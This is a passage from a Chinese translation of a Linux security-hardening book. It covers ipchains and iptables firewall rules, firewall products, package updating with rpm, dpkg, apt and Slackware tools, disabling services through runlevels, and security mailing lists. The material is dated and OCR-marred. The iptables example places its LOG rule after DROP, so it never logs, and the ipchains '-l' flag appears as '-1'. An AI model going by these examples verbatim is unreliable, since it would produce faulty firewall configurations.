规则的顺序至关重要。如果内核先看到拒绝所有流入数据包的规则,就将停止规则匹配过程,并拒绝所有数据包。因此,我们以如下顺序创建规则:默认策略,允许流入,拒绝全部。因此,现在这个小型防火墙所配置规则的顺序如下所示:

```
/sbin/ipchains -P input DENY
/sbin/ipchains -A input -s 0/0 -d 192.168.1.102 www -p tcp -j ACCEPT
/sbin/ipchains -A input -j DENY -1
```

为接收流入的Ssh数据包,在拒绝和记录所有数据包的规则之前添加如下规则

```
/sbin/ipchains -A input -s 0/0 -d 192.168.1.102 ssh -p tcp -j ACCEPT
```

遵循这种先拒绝所有数据包然后只允许所需要部分通过的方法,就能够保证所配置的防火墙在相同情况下是最安全的。

在www.hackinglinuxexposed.com上有使用ipchains配置防火墙的完整脚本例子。

使用 iptables 创建防火墙

用 iptables 创建防火墙时,也应遵循与 ipchains 同样的策略。应当依次设置默认策略、允许指定数据包、拒绝所有数据包、记录所拒绝的数据包等规则。下面是只允许流入HTTP和Ssh数据包的防火墙设置:

```
/sbin/iptables -P INPUT DROP
/sbin/iptables -A INPUT -s 0/0 -d 192.168.1.102 -p tcp --dport www -j ACCEPT
/sbin/iptables -A INPUT -s 0/0 -d 192.168.1.102 -p tcp --dport ssh -j ACCEPT
/sbin/iptables -A INPUT -j DROP
/sbin/iptables -A INPUT -j LOG
```

注意

记录数据包信息时, *iptables* 不使用 *-l* 选项。相反, 如上面防火墙配置的最后一条命令所示, 必须单独添加记录日志的规则。

在 www.hackingLinuxexposed.com 上有使用 *iptables* 配置防火墙的完整脚本例子。

13.2.5 防火墙产品

Linux 上有很多防火墙, 有些是开放源代码的, 还有一些是商业化的。下面介绍其中较为流行的几个。

防火墙配置工具

请查阅如下工具:

- ▼ <http://www.Linux-firewall-tools.com/Linux/> 是一个免费的防火墙配置工具, 用户选择允许的服务或端口, 它就可以生成与指定限制相应的包含 *ipchains* 或 *ipfwadm* (针对 2.0 内核) 命令的 shell 脚本。这个实用的在线工具是一组运行于浏览器 frame 中的 CGI, 并且它也能向用户提供与协议有关的安全问题的信息。
- ▲ <http://t245.dyndns.org/~monmotha/firewall/index.php> 是 MonMatha 的 *IPTables* 防火墙, 它是一个自由下载的 shell 脚本, 易于配置。而且该脚本有不错的注释。只需直接下载该脚本, 遵循相应的注释, 并根据建议作出改动即可。

开放源代码的防火墙

- ▼ FWTK (FireWall Tool Kit, <http://www.fwtk.org/>) 是一组应用代理 (构成了商业软件 Gauntlet 基础), 可用于在 Linux 上创建应用代理防火墙。
- SINUS (<http://www.ifi.unizh.ch/ikm/SINUS/firewall/>) 是一个可运行于较小的 Linux 系统以及 2.0 内核的防火墙。
- Floppyfw (<http://zelow.no/floppyfw/>) 是一个具有防火墙功能的静态路由器, 只需一张 1.44MB 软盘就可启动 2.2 内核并安装配置防火墙。
- ▲ Linux Router Project (<http://www.Linuxrouter.org/>) 是另一个单软盘的路由器/防火墙系统, 它将内核和 *root* 文件系统保存在 *ramdisk* 中。该软件的若干定制版本可能不用修改就可满足某些用户的需要。所需做的只是配上正确的 IP 地址或使用 ISP 提供的 DHCP, 然后就 OK 了。

商业防火墙

许多商业防火墙可以安装在Linux机器之外。其中的某些依靠专用的硬件设备运行,也有一些运行在不同的操作系统上。主要的开发商包括:

- ▼ Checkpoint (<http://www.checkpoint.com/>) 提供多种防火墙和安全产品,包括VPN、防火墙、入侵检测软件等。
- Cisco Pix 防火墙 (<http://www.cisco.com/>) 是一个状态包过滤防火墙,其配置语言与Cisco IOS极为相似。这个工具允许较多数目的接口和安全区域,并同时支持网络地址转译和端口地址转译。
- Gauntlet (<http://www.pgp.com/products/gauntlet/>) 是PGP Security提供的防火墙和VPN产品。它支持包过滤规则、应用代理、内容过滤和病毒扫描。
- ▲ Sonicwall (<http://www.sonicwall.com/>) 提供“Internet安全工具”,能够连接到网络上,用作防火墙、VPN、病毒保护装置、身份认证装置和内容过滤器等。它有多种不同的产品,提供从小型商业公司到小的分支办事处的多种解决方案。

13.3 小结

如果你的Linux系统连通了Internet并提供某些服务(尤其是那些允许登录的服务),那么实施主机访问控制和防火墙对于安全而言非常关键。主机访问控制限制系统只向被指定的机器提供服务,这类控制可以使用inetd和TCP封装器或仅用xinetd实现。防火墙能够阻塞除所允许数据包之外的所有其他流入数据包。可以使用ipchains(针对2.2内核)或iptables(针对2.4内核)来实现防火墙。

正确配置访问控制并不那么简单和快捷。然而其结果(在网络层防止黑客的侵入)值得我们付出努力。



Blank lined paper for writing, consisting of 20 horizontal lines.



第 5 部分

「附录」

案例研究

在线资源

关闭不必要的服务

保持你的程序
为最新版本

陸 越

陸 越

附录

A

保持你的程序
为最新版本

Linux的一个好处是它有着很多不同的发布。用户可能因为所提供的软件、包管理系统、安全性或系统管理工具而偏爱其中的某个版本。但不论选择哪种发布,都必须确保系统运行各个程序的最新版本,否则就会运行那些存在缺陷或已知的安全漏洞的旧版程序,时刻处于危险之中。

Linux发布通常将其软件分散到不同的包中。这就是说在更新其中某个程序时不需要升级整个操作系统。甚至核心的Linux程序,如ls、ps、grep和bash等也分散在不同的包中。与此类似,常用的库文件,如/lib/libc.so等也与实际的程序文件分开,保持其独立性。

绝大部分发布都能从其站点通过HTTP或FTP获得升级版本,其中的某些也可由第三方站点镜像其发布和升级版本。例如,Red Hat有将近200个正式的镜像站点。我们在附录C中列出了某些主要发布的URL。如果其中没有列出你使用的发布,请查阅相应文档。

注意

如果喜欢自己编译软件而不想依赖于预编译的软件包,应当下载最新的源代码,并当升级代码出现时及时重新编译。此外,也必须确保订阅与所用软件有关的邮件列表,以便确保在新版本出现时及时得到通知。

所有Linux发布都认为小而专用的软件包要优于整体的大程序,但是,并不是所有的Linux发布都使用相同的包管理工具。这里将介绍某些在Linux上较为流行的包管理工具。

A.1 Red Hat的RPM

(RPM) Red Hat Package Manager由Red Hat开发。但许多其他的Linux发布也使用它,例如SuSE、Mandrake和TuxTops等,并且它也能运行于若干其他操作系统,如*BSD和Solaris等。因为Red Hat是rpm的创建者,所以我们集中介绍Red Hat版rpm,但这些介绍也能应用于其他基于rpm的发布。

所有的rpm功能都可由rpm程序完成。表A-1列出了某些常用的选项,其中的某些有其或长或短的等价选项,我们也同时列出了它们。

如果用户更喜欢使用鼠标,rpm也有图形前端。图A-1所示的Gnome RPM是其中之一。这些程序通常只支持命令行rpm程序实现的全部选项的一个子集,但已足够用于安装和校验。

Red Hat有规律地发布新版本的Linux,通常包括新的软件或旧软件的升级版本。此外,如果发现严重的漏洞或安全问题,Red Hat也会在正常发布之间公布相应的升级版本。在ftp://ftp.RedHat.com/pub/RedHat/updates/VERSION/ARCH下可以找到这些升级版本,这里VERSION


指 Red Hat 版本号，而 ARCH 代表体系结构（如 i386、sparc 或 alpha）。

| 命令 | 等价标志 | 描述 |
|------------------------------------|--------------------------------|---|
| <code>rpm -i package.rpm</code> | <code>--install</code> | 安装 <code>package.rpm</code> 中的文件 |
| <code>rpm -qa</code> | <code>--query --all</code> | 列出当前安装的所有包的名字 |
| <code>rpm -ql package-name</code> | <code>--query --List</code> | 列出已安装包“ <code>package-name</code> ”中的所有文件 |
| <code>rpm -qpl package.rpm</code> | <code>--query -p --List</code> | 列出 <code>package.rpm</code> 中的所有文件 |
| <code>rpm -qf /path/to/file</code> | <code>--query --file</code> | 显示给定文件所属的已安装包 |
| <code>rpm -V package-name</code> | <code>--verify</code> | 检查已安装包中每个文件的校验和、文件大小、许可、类型、所有者和组 |
| <code>rpm -U package.rpm</code> | <code>--upgrade</code> | 通过卸下旧包安装新包来升级 |
| <code>rpm -F package.rpm</code> | <code>--freshen</code> | 只有包已经安装了，才进行如上升级 |

表 A-1 一些常用的 rpm 命令行参数

为安装或升级特定的 rpm，可以从 ftp 服务器手工下载包并从本地安装，或者直接由 rpm 命令自动使用 HTTP 或 FTP 下载，如下例所示：

```
rpm -F ftp://ftp.RedHat.com/pub/RedHat/updates/7.0/package.rpm
```



注意

如果用户从镜像站点下载rpm，必须牢记它可能没有同步更新，因此也许不是当前的最新升级版本。绝大部分镜像站点每天都做更新，但这一点并不能确保。

安装升级版本可以使用两个rpm选项 rpm -U (Upgrade) 或 rpm -F (Freshen)。-U选项将卸下旧版本然后安装新版本，也就是说如果旧版不存在，最终也会安装新版本。-F选项与之不同，除非已经安装了旧版，否则不会安装新版本。

我们强烈建议在升级时使用-F选项。这能够防止用户错误安装新软件。机器中安装的软件越少，其中存在漏洞或不安全因素的可能性也就越小。

我们通常在自己的Red Hat机器中镜像（使用wget）相应的升级目录。然后，通过定期使用rpm -F，就可确信系统总是安装了软件的最新版本，同时又不会有新的软件添加到系统中。在我们的主页www.hackingLinuxexposed.com上，给出了自动完成这一工作的脚本

警告

使用GUI rpm前端时必须小心，它们可能只支持-U模式，而不支持-F。

A.2 Debian 的 DPKG 和 APT

Debian Linux使用Debian Package System，用户可以使用名为dpkg的单个程序完成所有的安装和升级工作。表A-2中列出了某些有用的dpkg命令。

| 命令 | 等价标志 | 描述 |
|----------------------|---------------|---|
| dpkg -i package.deb | --install | 安装package.deb中的文件 |
| dpkg -r package-name | --remove | 删除已经安装的包，但保留相关的配置文件（有助于稍后以同样配置安装新版本） |
| dpkg -P package-name | --purge | 删除已经安装的包，包括其配置文件 |
| dpkg -p package-name | --print-avail | 显示包的详细信息 |
| dpkg -l pattern | --list | 列出与指定pattern匹配的所有包。允许使用标准通配符（如*）。如果没有指定pattern，则列出所有包 |
| dpkg -L package-name | --listfiles | 列出所有属于指定包的文件 |
| dpkg -S pattern | --search | 显示指定文件所属的包 |

表A-2 有用的dpkg命令行参数

要升级现存的包，只需直接安装新版本，dpkg将自动删除旧版本并安装新版本，同时保持配置文件不变。下例中，我们使用dpkg安装wdiff的新版本：

```
machine# dpkg -l wdiff
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Installec/Config-files/Unpacked/Failed-config/Half-installed
i/ Err?=(none)/Hold/Reinst-required/X=both-problems (Status,Err: uppercase=bad)
||/ Name          Version Description
+++-=====
ii wdiff 0.5-8 The GNU wdiff utility. Compares files word by word.
```

```
machine# ls wdiff*
wdiff_0.5-10.deb
```

```
machine# dpkg -i wdiff_0.5-10.deb
(Reading database ... 45512 files and directories currently installed.)
Preparing to replace wdiff 0.5-8 (using wdiff_0.5-10.deb) ...
Unpacking replacement wdiff ...
Setting up wdiff (0.5-10) ...
```

```
machine# dpkg -l wdiff
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Installed/Config-files/Unpacked/Failed-config/Half-installed
i/ Err?=(none)/Hold/Reinst-required/X=both-problems (Status,Err: uppercase=bad)
||/ Name Version Description
+++-=====
ii wdiff 0.5-10 The GNU wdiff utility. Compares files word by word.
```

如上所示，Debian Package System和Red Hat Package Manager类似。但是，Debian还提供了APT (Advanced Package Tool)。APT允许用户从多种来源，如FTP、HTTP、CD-ROM或本地文件系统等简单快速地安装新软件。在/etc/apt/sources.list文件中配置包的来源。

```
machine# cat /etc/apt/sources.list
# See sources.list(5) for more information, especially
# Remember that you can only use http, ftp or file URIs
# CDROMs are managed through the apt-cdrom tool.
```

```
deb http://http.us.debian.org/debian stable main contrib non-free
deb http://non-us.debian.org/debian-non-US stable/non-US main contrib non-free
deb http://security.debian.org stable/updates main contrib non-free

# Uncomment if you want the apt-get source function to work
#deb-src http://http.us.debian.org/debian stable main contrib non-free
#deb-src http://non-us.debian.org/debian-non-US stable non-US
```

上例中声明了下载 Debian 包的 HTTP 站点。apt 的命令行接口为 apt-get，下面列出其最有用的选项

| 命令 | 描述 |
|----------------------|--|
| update | 更新 apt 数据库。应该在每次使用 apt-get 前运行，以确保使用最新的包列表 |
| upgrade | 升级所有已安装的包 |
| upgrade package-name | 只升级指定的包 |
| install package-name | 安装指定的包。package-name 可以是标准的 POSIX 正则表达式 |
| remove package name | 删除已安装的包 |
| source package-name | 将指定包的源代码取到当前目录 |

在安装包时，apt-get 允许任何依赖关系。例如，Stunnel 包要求使用 OpenSSL，因此运行 apt-get stunnel 时首先将自动安装 OpenSSL。

使用 apt-get 能极大地提高安装和升级的效率，但用户仍需使用普通的 dpkg 命令来查看已经安装的包。下例显示了使用 apt-get 升级 wdiff 的过程（对应于前面使用 dpkg 的例子）。

```
machine# dpkg -l|grep wdiff
ii wdiff 0.5-8 The GNU wdiff utility. Compares two files word by word.

machine# apt-get upgrade wdiff
Reading Package Lists... Done
Building Dependency Tree... Done
1 packages upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
Need to get 0B/31.1kB of archives. After unpacking 1024B will be used.
Do you want to continue? [Y/n] y
(Reading database ... 45512 files and directories currently installed.)
```

```
Preparing to replace wdiff 0.5-8 (using .../archives/wdiff_0.5-10_i386.deb)
...
```

```
Unpacking replacement wdiff ...
```

```
Setting up wdiff (0.5-10) ...
```

```
machine# dpkg -l|grep wdiff
```

```
ii wdiff 0.5-10 The GNU wdiff utility. Compares two files word by word.
```

如果想升级所有已经安装的包, 可以使用 `apt-get upgrade` 命令 (不指定包名):

```
machine# apt-get upgrade
```

```
Reading Package Lists... Done
```

```
Building Dependency Tree... Done
```

```
2 packages upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

```
Need to get 0B/31.1kB of archives. After unpacking 1024B will be used.
```

```
Do you want to continue? [Y/n] y
```

```
(Reading database ... 45512 files and directories currently installed.)
```

```
Preparing to replace mutt 1.2.4-3 (using .../archives/mutt_1.2.5-4_i386.
deb) ...
```

```
Unpacking replacement mutt ...
```

```
Setting up mutt (1.2.5-4) ...
```

```
Preparing to replace procmail 3.13.1-4 (using
.../archives/procmail_3.15-2_i386.deb) ...
```

```
Unpacking replacement procmail ...
```

```
Setting up procmail (3.15-2) ...
```

A.3 Slackware包

Slackware包是简单的gzip压缩的tar文件。用户使用交互程序pkgtool就能轻松地管理包, 如图A-2所示。




图 A-2 用 pkgtool 管理包

也可以手工使用如下命令来管理包

| 命令 | 描述 |
|-------------------------------------|--|
| <code>installpkg package.tgz</code> | 安装指定包 |
| <code>removepkg packagename</code> | 从系统中删除指定包 |
| <code>upgradepkg packagename</code> | 升级已经安装的包 |
| <code>makepkg</code> | 依据当前目录下的文件创建一个 Slackware 兼容的包 (更多信息可参见帮助页) |
| <code>explodepkg</code> | 将 Slackware 包中的文件在当前目录下展开 (通常用于 更新并重新生成包) |
| <code>rpm2tgz filename.rpm</code> | 把指定的 rpm 转换为 Slackware 包。一旦转换完毕, 就 可以使用 <code>installpkg</code> 直接安装它 |

当出现升级版本时, 只需从 Slackware 站点直接下载它。如果新旧版本的包名相同 (通常如此), 就可直接使用 `upgradepkg packagename` 来升级。如果由于某些原因改变了包名, 应以如下格式运行该命令

```
machine# upgradepkg oldname%newname
```

附录

B

「关闭不
必要的服务」

系统运行的程序越少，黑客潜在攻击的程序也就越少。在这个附录中，我们将介绍确保不必要的程序在系统启动时不会自动运行的方法。

8.1 运行级别

Linux系统有一个运行级别的概念：系统运行的服务取决于所在的运行级别。运行级别的标准定义如下：

| | |
|-----|--------------------|
| 0 | 关闭系统（保留） |
| 1 | 单用户模式（保留） |
| 2 | 多用户模式，但不支持NFS |
| 3 | 完整多用户模式（级别2+NFS） |
| 4 | 未用 |
| 5 | 完整多用户模式+X11（xdm）登录 |
| 6 | 重新启动系统（保留） |
| S,s | 用于进入级别1的脚本，不能被直接使用 |
| 7~9 | 合法，但通常不使用 |

注意

虽然对运行级别有标准定义，但这并不意味着特定Linux版本不会有不同的定义。请查阅相关的文档（可从`man init`和`cat /etc/inittab /etc/rc.d/README`开始）加以确认。

运行级别由init控制，内核启动序列的最后一步就是调用init。在`/etc/inittab`中，使用与下面类似的行定义了系统的默认运行级别：

```
id:2:initdefault:
```

这个机器的默认运行级别为2。因为系统不需要使用NFS输出目录，所以没有使用级别3，从而避免了不必要（从历史来看易于滋生漏洞的）的RPC服务（如`nfsd`、`mounted`、`statd`、`lockd`等）。

在Linux系统启动时，只需在lilo提示行输入相应数字，用户就可以指定想要进入的运行级别。例如，要运行的内核名字为Linux，则如下就可直接进入单用户模式（运行级别为1）：

```
lilo: linux 1
```

也可以在任何时候使用telinit命令来切换运行级别。下例将系统切换到单用户模式:

```
machine# telinit 1
```

/etc/rc#.d目录

每个运行级别都有与之相应的/etc/rc#.d, 这里“#”表示级别号(在某些Linux发布如RedHat中,rc#.d目录实际上位于/etc/rc.d/rc#.d)。这些目录下的文件通常是指向/etc/init.d(或/etc/rc.d/init.d)中的符号链接或硬链接。下例列出了某个rc.d目录:

```
machine# ls -C /etc/rc3.d
K10xntpd      S10network S25netfs    S50inet      S85httpd
K20nfs        S11portmap S30syslog   S55sshd      S85nessusd
K20rwhod      S14nfslock S40atd      S75keytable  S90xfs
K92ipchains   S16apmd    S40crond    S80sendmail
S05kudzu      S20random  S45pcmcia   S85gpm
```

文件名都以S(start)或K(kill)开头,紧接着是两个数字,之后是服务名。当进入某个运行模式时,将调用所有的S文件以启动相应的服务,如“/etc/rc3.d/S85nessusd start”。与之对应,离开该运行级别时,将调用所有的K文件以杀掉相应服务,例如“/etc/rc3.d/K92ipchains stop”。文件以数字顺序调用,例如S10network将在S25netfs之前运行。

B.2 关闭特定服务

一旦确定系统中不需要特定服务,只需确保该服务不会在系统启动时被运行即可:

1. 确定相应启动脚本的文件名。
2. 停止相应守护进程。
3. 删除与之相关的S##和K##脚本链接。
4. 重新启动系统以确认确实没有启动该服务。

下例为关闭打印机守护进程lpd(对于那些把所有rc#.d目录放入/etc/rc.d中的系统,需把下面的/etc/替换为/etc/rc.d)。

```
machine# ls /etc/init.d/*lpd*
```

```

/etc/init.d/lpd
machine# ls /etc/rc?.d/S??lpd
/etc/rc2.d/S60lpd /etc/rc4.d/S60lpd /etc/rc5.d/S60lpd
machine# ls -l /etc/rc2.d/S60lpd
lrwxrwxrwx 1 root root 13 Jul 13 15:10 /etc/rc2.d/S60lpd -> ../init.d/lpd
machine# /etc/init.d/lpd stop
Shutting down lpd [ done ]
machine# rm /etc/rc?.d/S??lpd
machine# reboot

```

这个方法可用于任何Linux发布。但是，某些发布中也存在一些值得一提的辅助程序或其他特别的东西。

B.2.1 Red Hat

Red Hat 提供了一个名为chkconfig的程序以帮助用户管理rc#.d目录。这个程序的创意来自于IRIX (SGI的UNIX版本)的同名命令，但更为有用。任何服务只要要在/etc/rc.d/init.d中存在相应的start/stop文件，就允许用户在rc#.d中自动创建与其的链接。

使用--list选项就可简单快捷地列出各个运行级别会启动的服务：

```

machine# chkconfig --list
apmd          0:off 1:off 2:on  3:on  4:on  5:on  6:off
atd           0:off 1:off 2:off 3:on  4:on  5:on  6:off
crond         0:off 1:off 2:on  3:on  4:on  5:on  6:off
gpm           0:off 1:off 2:on  3:on  4:on  5:on  6:off
httpd         0:off 1:off 2:off 3:on  4:on  5:on  6:off
inet          0:off 1:off 2:off 3:on  4:on  5:on  6:off
ipchains       0:off 1:off 2:off 3:off 4:off 5:off 6:off
keytable      0:off 1:off 2:on  3:on  4:on  5:on  6:off
lpd           0:off 1:off 2:on  3:off 4:on  5:on  6:off
mysql         0:off 1:off 2:off 3:off 4:off 5:off 6:off
nessusd       0:off 1:off 2:off 3:on  4:on  5:on  6:off
netfs         0:off 1:off 2:off 3:on  4:on  5:on  6:off
network       0:off 1:off 2:on  3:on  4:on  5:on  6:off
nfs           0:off 1:off 2:off 3:off 4:off 5:off 6:off
nislock       0:off 1:off 2:off 3:on  4:on  5:on  6:off
pcmcia        0:off 1:off 2:on  3:on  4:on  5:on  6:off
portmap       0:off 1:off 2:off 3:on  4:on  5:on  6:off
random        0:off 1:on  2:on  3:on  4:on  5:on  6:off

```

```

sendmail      0:off 1:off 2:off 3:on  4:on  5:on  6:off
sshd          0:off 1:off 2:on  3:on  4:on  5:on  6:off
syslog        0:off 1:off 2:on  3:on  4:on  5:on  6:off
vmware        0:off 1:off 2:on  3:off 4:off 5:off 6:off
xfs           0:off 1:off 2:on  3:on  4:on  5:on  6:off
xntpd         0:off 1:off 2:off 3:off 4:off 5:off 6:off

```

```
machine# chkconfig --list lpd
```

```
lpd           0:off 1:off 2:on  3:off 4:on  5:on  6:off
```

这里我们在级别2,4和5中关闭lpd,并在级别3中启用它:

```
machine# ls /etc/rc.d/rc?.d/*lpd
```

```

/etc/rc.d/rc0.d/K60lpd
/etc/rc.d/rc1.d/K60lpd
/etc/rc.d/rc2.d/S60lpd
/etc/rc.d/rc3.d/K60lpd
/etc/rc.d/rc4.d/S60lpd
/etc/rc.d/rc5.d/S60lpd
/etc/rc.d/rc6.d/K60lpd

```

```
machine# chkconfig --level 245 lpd off
```

```
machine# chkconfig --level 345 lpd on
```

```
machine# ls /etc/rc.d/rc?.d/*lpd
```

```

/etc/rc.d/rc0.d/K60lpd
/etc/rc.d/rc1.d/K60lpd
/etc/rc.d/rc2.d/K60lpd
/etc/rc.d/rc3.d/S60lpd
/etc/rc.d/rc4.d/K60lpd
/etc/rc.d/rc5.d/K60lpd
/etc/rc.d/rc6.d/K60lpd

```

可以看到,chkconfig为我们处理了start/stop链接。使用chkconfig来管理这些链接并不是必须的,但这是一个简单的方式,不再需要手工使用rm、ln和mv。

B.2.2 SuSE

SuSE有几个怪异之处。首先,它定义的运行级别与其他Linux发布不同,如下表所列:

| | |
|-----|---------------------|
| 0 | 关闭系统 (保留) |
| 1 | 多用户模式, 不支持网络 |
| 2 | 多用户模式, 支持网络 |
| 3 | 多用户模式 +X11 (xdm) 登录 |
| 4,5 | 未定义 |
| 6 | 重新启动系统 (保留) |

SuSE 的 `rc#.d` 目录结构也有稍许不同:

| | |
|---------------------------------|---|
| <code>/etc/rc.d/</code> | 指向 <code>/sbin/init.d</code> 的符号链接 |
| <code>/sbin/init.d/</code> | 对应于传统的 <code>init.d</code> , 也包括运行级别相应的目录 |
| <code>/sbin/init.d/rc0.d</code> | 运行级别 0 的链接 |
| <code>/sbin/init.d/rc1.d</code> | 运行级别 1 的链接 |
| ... | |
| <code>/sbin/init.d/rc6.d</code> | 运行级别 6 的链接 |

虽然目录被移动得与 System V 标准有所不同, 用户仍然能够以类似的方式启动和停止命令, 如 `"/sbin/init.d/sshd start"`。

某些版本的 SuSE 包括一个名为 `rctab` 的程序, 可帮助用户维护 `rc#.d` 下的符号链接。使用 `-l` 选项可以列出以给定运行级别运行的服务:

```
machine# rctab -l -012
# Generated by rctab: Wed Jan 10 04:28:48 PST 2001
#
# Special scripts
#
# halt    only for runlevel 0
# reboot -- only for runlevel 6
# single -- only for single user mode
#
# Remaining services
#
# alsasound apache argus at autofs boot.setup cron dhclient dhcp dhcrelay
# dummy firewall gpm halt.local i4l i4l_hardware identd inetd kbd kerneld lpd
# named network nfs nfsserver nscd pcmcia pcnfsd qosagent.init random route
```

```
# routed rpc rwhod scanlogd sendmail serial sshd svgatext syslog usb xdm
  xntpd
#
Runlevel:0   Runlevel:1   Runlevel:2
halt         kerneld      kerneld
-            serial      serial
-            pcmcia     i4l_hardware
-            dummy      dummy
-            syslog     i4l
-            boot.setup network
-            random     sshd
-            svgatext   route
-            cpm        argus
-            kbd        scanlogd
-            -          syslog
-            -          boot.setup
-            -          named
-            -          random
-            -          at
-            -          usb
```

用户可以在命令行列出感兴趣的运行级别，如上例中指定了-012。可以运行`rctab -e`修改指定运行级别所启动的服务。它会自动启动一个编辑器，用户可以在其中根据需要添加、删除或重新排序服务。

技巧

使用`rctab`编辑服务时，建议每次只修改一个运行级别，例如，使用`rctab -e -2`。此时，`rctab`给出了一个与上面内容相同的文件以供编辑，通过整行剪切和粘贴很容易添加和删除服务（至少对那些`vi`熟手而言）。但它不支持多列操作。例如，在上例的输出中，`syslog`项在运行级别1和2中垂直相隔若干行，这样就很难轻易地一起移动它们。

SuSE和其他Linux发布的最后一个大的差异是使用`/etc/rc.config`文件，它起到全局配置文件的作用（这个概念来自于*BSD操作系统）。下面是`/etc/rc.config`的片断：

```
# Start sshd? (yes/no)
#
START_SSHD="yes"
```



```
# Start stunnel? (yes/no)
#
START_STUNNEL="yes"

# Start XNTPD? (yes/no)
#
START_XNTPD=yes

# Usually it's a good idea to get the current time and date
# from some other ntp server, before xntpd is started.
# If we should do so, provide a space-separated list of
# ntp servers to query.
#
XNTPD_INITIAL_NTPDATE="ntp.example.net"
```

/etc/rc.config文件基于每个start/stop脚本。它包括可变的设置，以控制脚本运行。每个init.d脚本对应于一个被设置为“yes”或“no”的START_SERVICE变量（这里SERVICE是init.d脚本的名字），yes表示应当启动该服务，no表示不应启动。这样，如果要关闭服务，不必去删除/sbin/init.d/rc.d下的相应文件，而只需直接修改/etc/rc.config中的变量即可。

警告

如果将START_SERVICE变量设置为“no”，则相应init.d脚本将立即退出。也就意味着“/sbin/init.d/service stop”并不实际去停止服务。因此，应将变量暂时设置为“yes”，或手工停止服务。

可以手工编辑rc.config文件，也可用YaST (Yet another Setup Tool) 或 YaST2 来自动修改它。如果手工修改/etc/rc.config，则在重新启动之前所做的修改不会生效——除非手工停止或重新启动相关的服务。

8.2.3 Inetd网络服务

通过/etc/rc.d目录启动服务并不是系统提供网络服务的惟一方式。例如 Inetd就能监听端口并在每次接收连接后启动相应的服务（请参见第6章关于怎样关闭Inetd服务的介绍）当然，更好的方式是根本不要运行Inetd。

附录

C

「在线资源」

要

保持系统的时效性和安全,必须对安全领域有相当的了解。管理员可以查阅许多在线资源来确保掌握当前安全热点和影响系统的漏洞。

C.1 开发商邮件列表

多数Linux发布都有与包和安全升级相关的邮件列表。管理员必须订阅相应列表,以便在新包出现时能够马上知道。下面列出的URL会引导用户订阅与Linux发布相应的邮件列表:

| | |
|-----------------|---|
| Red Hat Linux | https://listman.redhat.com/mailman/listinfo/ |
| SuSE Linux | http://www.suse.com/en/support/maillinglists/index.html |
| Slackware Linux | http://www.slackware.com/lists/ |
| Debian Linux | http://www.debian.org/MailingLists/ |
| Immunix | http://www.immunix.org/documentation.html |
| Linux-Mandrake | http://www.linux-mandrake.com/en/flists.php3 |
| Turbolinux | http://www.turbolinux.com/security/ |

C.2 其他安全问题邮件列表

管理员也可订阅与开发商无关的邮件列表。如果只订阅一个列表,就必须是Bugtraq,它是最早也是最好和最完全的安全问题列表。作为传播媒介,绝大部分开发商在自己站点发布升级时,也在这里张贴。

| | |
|---|---|
| http://www.securityfocus.com | Bugtraq、Incidents、Vuln-dev、Focus-Linux、SF-News 等等 |
| http://lists.gnac.net/firewalls/ | 最早的防火墙邮件列表 |
| http://www.nfr.com/mailman/listinfo/firewall-wizards | Firewall Wizards 邮件列表,由防火墙大师 Marcus Ranum 主办 |
| http://www.sans.org/sansnews/ | Sans 每周和每月的通信 |
| http://www.cert.org/ | Cert 咨询 |
